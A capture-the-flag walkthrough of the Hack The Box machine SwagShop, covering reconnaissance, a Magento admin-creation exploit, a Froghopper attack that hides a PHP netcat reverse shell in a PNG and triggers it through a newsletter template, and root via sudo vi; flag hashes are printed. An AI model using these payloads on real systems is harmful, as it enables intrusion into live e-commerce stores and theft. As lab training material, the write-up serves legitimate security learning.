400 HTB SwagShop

[HTB] SwagShop

by **Vorkampfer** `https://github.com/vorkampfer/hackthebox`

- **Resources:**

  1. **Savitar YouTube walk-through** `https://htbmachines.github.io/`
  2. Savitar github `https://s4vitar.github.io/`
  3. Savitar github2 `https://github.com/s4vitar`
  4. `https://blackarch.wiki/faq/`
  5. `https://blackarch.org/faq.html`
  6. **0xdf** `https://0xdf.gitlab.io/2019/09/28/htb-swagshop.html`
  7. **FrogHopper Attack** `https://www.foregenix.com/blog/anatomy-of-a-magento-attack-froghopper`
  8. `https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet`

- **View files with color**

```
▷ bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
SwagShop was a nice beginner / easy box centered around a Magento online store
interface. I'll use two exploits to get a shell. The first is an authentication
bypass that allows me to add an admin user to the CMS. Then I can use an
authenticated PHP Object Injection to get RCE. I'll also show how got RCE with
a malicious Magento package. RCE leads to shell and user. To privesc to root,
it's a simple exploit of `sudo vi`. ~0xdf
```

Skill-set:

```
1. Magento CMS Exploitation (Creating an admin user)
2. Magento - Froghopper Attack (RCE)
3. Abusing sudoers (Privilege Escalation)
```

1. **Ping &** `whichsystem.py`

```
1. ▷ ping -c 1 10.10.10.140

2. ▷ ping -c 1 swagshop.htb
PING swagshop.htb (10.10.10.140) 56(84) bytes of data.
64 bytes from swagshop.htb (10.10.10.140): icmp_seq=1 ttl=63 time=137 ms

3. ▷ whichsystem.py 10.10.10.140
```

```
10.10.10.140 (ttl -> 63): Linux
```

2. **Nmap**

```
1. ▷ openscan swagshop.htb
2.  ▷ echo $openportz
21,22,53,80,139,443,445
3. ▷ sourcez
4.  ▷ echo $openportz
22,80
5. ▷ portzscan $openportz swagshop.htb
6. ▷ jbat swagshop/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 swagshop.htb
8. ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
```


openssh-sftp-server 1:7.6p1-4ubuntu0.7 (amd64 binary) in ubuntu *bionic*

3. **Discovery with *Ubuntu Launchpad***

```
1. Google 'OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 launchpad'
2. I click on 'https://launchpad.net/ubuntu/+source/openssh/1:7.6p1-4ubuntu0.7'
and it tells me we are dealing with an Ubuntu Bionic Server.
3. ## Changelog
openssh (1:7.6p1-4ubuntu0.7) bionic; urgency=medium
```

4. **Whatweb**

```
1.  ▷ whatweb http://10.10.10.140
http://10.10.10.140 [302 Found] Apache[2.4.29], Country[RESERVED][ZZ],
HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.10.140],
RedirectLocation[http://swagshop.htb/]
http://swagshop.htb/ [200 OK] Apache[2.4.29], Cookies[frontend],
Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)],
HttpOnly[frontend], IP[10.10.10.140], JQuery[1.10.2], Magento, Modernizr,
Prototype, Script[text/javascript], Scriptaculous, Title[Home page], X-Frame-
Options[SAMEORIGIN]
2. The JQuery version is rather old. Many times this older version of JQuery
may be vulnerable to XSS -> Prototype Pollution. To further understand
prototype pollution you can watch HTB Unobtainium walk-through by S4vitar.
```



Lets do some manual enumeration of the website


```
1. Lets checkout the main page. http://swagshop.htb
2. If I checkout the an item for example the stickers it asks for a bunch of
shipping info.
3. http://swagshop.htb/index.php/checkout/onepage/
4. I am not going to fill out all that information. It seems like a rabbit hole
anyway.
5. Notice the url http://swagshop.htb/index.php/ has a slash at the end. This
usually means there is content behind the slash.
6. Lets do some FUZZing here after http://swagshop.htb/FUZZ/FUZZ
```

WFUZZ

6. **Lets use WFUZZ**

```
1. We will be using seclist wordlist 2.3-medium.txt if you do not have seclist
installed on blackarch. Install it with 'sudo pacman -S seclist'
2. ~/hackthebox/swagshop ▷ wfuzz -c --hc=404 --hh=383461 -t 200 -w
/usr/share/dirbuster/directory-list-2.3-medium.txt
http://swagshop.htb/index.php/FUZZ
3. ~/hackthebox/swagshop ▷ cd /usr/share/seclists

4. /usr/share/seclists ▷ find \-name \*magento\*
./Discovery/Web-Content/CMS/trickest-cms-wordlist/magento.txt
./Discovery/Web-Content/CMS/trickest-cms-wordlist/magento-all-levels.txt
```

```
./Discovery/Web-Content/CMS/sitemap-magento.txt

5. Above is a way to find the right wordlist for the job. You cd into the
seclist directory and grep on the word you are looking for. I have 3 candinate
wordlists if I do not feel like using the traditional wordlist of
'/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt' for
directory busting for example. What wordlist you will use will of course depend
on what you are trying to crack.

6.  ▷ wfuzz -c --hc=404 --hh=16097,1852 -t 200 -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
http://swagshop.htb/FUZZ

7. ▷ wfuzz -c --hc=404 --hh=16097,1852 -t 200 -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
http://swagshop.htb/FUZZ
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000080:   301        9 L      28 W       312 Ch      "media"
000000721:   301        9 L      28 W       310 Ch      "lib"
000000638:   301        9 L      28 W       315 Ch      "includes"
000000953:   301        9 L      28 W       309 Ch      "js"
000000909:   301        9 L      28 W       310 Ch      "app"
000001688:   301        9 L      28 W       312 Ch      "shell"
000001846:   301        9 L      28 W       311 Ch      "skin"

8. I thought for a second maybe I filtered it out, but no it is just not
showing up. Then I realized I put FUZZ in the word spot and I fixed it.
9. ▷ grep -n "^shell$" /usr/share/seclists/Discovery/Web-Content/directory-
list-2.3-medium.txt
1688:shell <<< shell is word 1,688 in the list.
```



PROTIP


Magento, Drupal, etc... They are all very vulnerable.

1. `https://www.foregenix.com/blog/anatomy-of-a-magento-attack-froghopper`
2. Magento is the most popular eCommerce web application in the world for advanced/fast growing eCommerce businesses, with an estimated 200,000+ live websites using the Content Management System (CMS)[1]. Available in both paid-for "enterprise" versions and free "community" versions, it powers some of the world's most popular websites including Huawai[2], Land Rover[3] and Helly Hansen[4]. However, common eCommerce platforms make popular targets for hackers and thieves looking to steal payment card information.

7. **Website enumeration continued...**

```
1. Google 'magento github'
2. https://github.com/magento <<< wrong version
3. https://github.com/OpenMage/magento-mirror <<< Correct version with shell page
4. https://github.com/OpenMage/magento-mirror/tree/magento-1.9/shell
5. There is also an .htaccess which is notoriously vulnerable.
6. http://swagshop.htb/shell/.htaccess
7. Something is there, but I get 'Forbidden: You do not have permission to access this resource.'
8. Lets try to WFUZZ after the index.php/? page that I forgot to fuzz for earlier.
9. ▷ wfuzz -c --hc=404 --hh=16097,1852 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
```


```
http://swagshop.htb/index.php/FUZZ
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000242:   302        0 L      0 W        0 Ch        "catalog"
000000227:   200        327 L    852 W      15290 Ch    "contacts"
000000259:   200        51 L     211 W      3609 Ch     "admin"
000000286:   200        327 L    904 W      16095 Ch    "Home"
000000038:   200        327 L    904 W      16095 Ch    "home"
000000685:   200        0 L      0 W        0 Ch        "core"
000000715:   302        0 L      0 W        0 Ch        "install"
```



Excellent, there is an admin page

```
1. In the above wfuzz scan we find an 'admin' page. Lets check it out.
2. It is always good to try to find the default credentials if there are any.
3. Google 'magento default password'
4. The default login is : admin The default password is : 123123. Lets try it.
5. FAIL, invalid.
6. Lets try searchsploit.
7. ~/hackthebox ▷ searchsploit magento
Magento eCommerce - Remote Code Execution | xml/webapps/37977.py
8. This one seems interesting lets copy it to our working directory.
9. ~/hackthebox ▷ searchsploit -m xml/webapps/37977.py
10. ▷ mv 37977.py magento_rce_37977.py
```


11. The exploit has a bunch of slash comments. That will cause an error if we try and use it as an exploit so lets delete any uncessary comments in the python rce script.
12. ▷ python2.7 magento_rce_37977.py
13. To make this script work with python3 just change the print statements to include a parenthesis like this below. Do it for every print statement in the script.
14. else:
    print "DID NOT WORK"
15. else:
        print("DID NOT WORK")
16. SUCCESS, the script worked.
17. ▷ python3 magento_rce_py3version.py



author: __error1046__

==> [+]WORKED!
Check http://swagshop.htb/index.php/admin with creds pablo:pablo

18. To download this script visit https://github.com/vorkampfer/hackthebox
19. That was fun for me. I enjoy messing with python but Im not a coder for sure. Lets try our password on the website admin login.
20. http://swagshop.htb/index.php/admin



Admin login `http://swagshop.htb/index.php/admin`

```
1. pablo:pablo
2. SUCCESS! I am able to login with the creds the script created.
3. First thing I notice is the vulnerable version of Magento at the bottom. >>>
Magento ver. 1.9.0.0
4. Lets move on to the Magento - Froghopper Attack (RCE)
```


Froghopper Attack

10. **Froghopper Attack**

```
1. Google 'magento froghopper attack'
2. https://www.foregenix.com/blog/anatomy-of-a-magento-attack-froghopper
3. Lets check out https://www.shodan.io  for a proof of concept.
4. I get a couple of hits for the vulnerable version of magento 0.1.9. Scanning
networks with nmap could get you in legal trouble. I do not advise attempting
to intrusively scan or penetrate any network without prior written consent.
```

Froghopper Attack continued

```
1. Once you are logged in as admin http://swagshop.htb/index.php/admin go to
>>> System >>> Configuration >>> Developer >>> Template Settings >>> Allow
Symlinks >>> change to yes >>> Save Config
2. Warning! Enabling this feature is not recommended on production environments
because it represents a potential security risk. <<< We want security risks.
Hehe
```



- #pwn_mkfifo_shell_insertion_into_png_image

Inserting mkfifo reverse shell into png image

12. **Crafting our payload for initial foothold**

```
1. Now click on >>> Catalog >>> Manage Categories >>> Now we are going to
upload an injected png file.
2. Go to pentest monkey and look up reverse shell cheatsheet.
3. https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
4. Below is the payload that we are going to inject into our png image file.
5. Name it cmd.php.png or foo.php.png
<?php
        system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.10.14.14 443 >/tmp/f");
?>
6. I have injected this code into the png image cmd.php.png using vim. See
below
----------------------------------------------------
~/hackthebox/swagshop ▷ file cmd.php.png
cmd.php.png: PNG image data, 603 x 449, 8-bit/color RGB, non-interlaced
~/hackthebox/swagshop ▷ strings cmd.php.png | grep -i -C4 system
xqpX
p~07>_
        90H[W
<?php
        system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.10.14.14 443 >/tmp/f");
qqQ3
hi*A
CW<o1
Q2DpX
7. I usually insert a payload into an image file about 1/3 of the way into the
file.
8. Now Set up your netcat listener.
```

```
9. sudo nc -nlvp 443
10. Now upload the cmd.php.png
11. Name the upload to something like test. >>> click Save Category
12. The category has been saved. Copy the link where it was saved to.
13. http://swagshop.htb/media/catalog/category/cmd.php.png
14. You just need to right click on the link and click copy link.
```

13. **Frog hopper attack continued. The entire step by step exploit of Magento can be found at the link** `https://www.foregenix.com/blog/anatomy-of-a-magento-attack-froghopper`

```
1. After setting up your listener and uploading the malicious png file. See
below.
2. Now click on >>> Newsletter >>> Newsletter Templates >>> Add New Template
>>> paste this inside the messge box >>> {{block type ="core/template"
template="../../../../../../media/catalog/category/cmd.php.png"}} >>> click
Save Template >>> click on the name of payload >>> Click Preview Template
3. SUCCESS, I have a shell.
```

Got Shell as `www-data`

14. **SUCCESS, I got shell as** `www-data`

```
1.  ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.10.10.140 51556
/bin/sh: 0: can not access tty; job control turned off
$ whoami
www-data
2. Lets upgrade the shell and then after that start the enumeration of the box.
3. $ script /dev/null -c bash
Script started, file is /dev/null
www-data@swagshop:/var/www/html$ ^Z
[1]  + 607884 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 607884 continued  sudo nc -nlvp 443
                                        reset xterm
www-data@swagshop:/var/www/html$ export TERM=xterm
www-data@swagshop:/var/www/html$ export TERM=xterm-256color
www-data@swagshop:/var/www/html$ source /etc/skel/.bashrc
www-data@swagshop:/var/www/html$ stty rows 38 columns 186
www-data@swagshop:/var/www/html$ export SHELL=/bin/bash
www-data@swagshop:/var/www/html$ echo $SHELL
/bin/bash
```

```
~ ▷ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.10.140 51556
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@swagshop:/var/www/html$ ^Z
[1]  + 607884 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 607884 continued  sudo nc -nlvp 443
                                        reset xterm
www-data@swagshop:/var/www/html$ export TERM=xterm
www-data@swagshop:/var/www/html$ export TERM=xterm-256color
www-data@swagshop:/var/www/html$ source /etc/skel/.bashrc
www-data@swagshop:/var/www/html$ stty rows 38 columns 186
www-data@swagshop:/var/www/html$ export SHELL=/bin/bash
www-data@swagshop:/var/www/html$ echo $SHELL
/bin/bash
www-data@swagshop:/var/www/html$ lsb_release -a
```

Start enumeration

```
1. www-data@swagshop:/var/www/html$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.6 LTS
Release:        18.04
Codename:       bionic
2. USER FLAG found.
3. www-data@swagshop:/home/haris$ cat user.txt
17342f6319abebed67bdebca0e66ded7
```

16. **Enumeration continued...**

```
1. www-data@swagshop:/home/haris$ sudo -l
Matching Defaults entries for www-data on swagshop:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
/snap/bin

User www-data may run the following commands on swagshop:
```


```
    (root) NOPASSWD: /usr/bin/vi /var/www/html/*
2. A huge security flaw. I have access as www-data to anything /var/www/html/*
. I can write and read to this directory as root. Well, it is pretty obvious
that is not very secure at all. No one plans for a hacker to get into their
system. Usually once a hacker gets a foothold the system usually gets
backdoored after that.
```

PrivESC to Root using vi shell functionality and Sudoers privilege

- *#pwn_vi_drop_to_command_shell_session*

17. **With this information. We can use vi with sudo to gain a root shell**

```
1. With vi there is functionality to drop into a shell. If the directory you
are opening the shell is owned by root then the shell will become a root shell.
2. www-data@swagshop:/home/haris$ sudo vi /var/www/html/foo
3. Now press >>> ESCAPE + Shift + : >>> you can enter commands after the colon.
4. :set shell=/bin/bash + enter
5. ESCAPE + Shift + :shell
6. root@swagshop:/home/haris# whoami
root
7. root@swagshop:/home/haris# cat /root/root.txt
4090c77d788a051fb76e9139a9b9c512
```



Post Exploitation & comments.

```
1. Really fun well made box.
```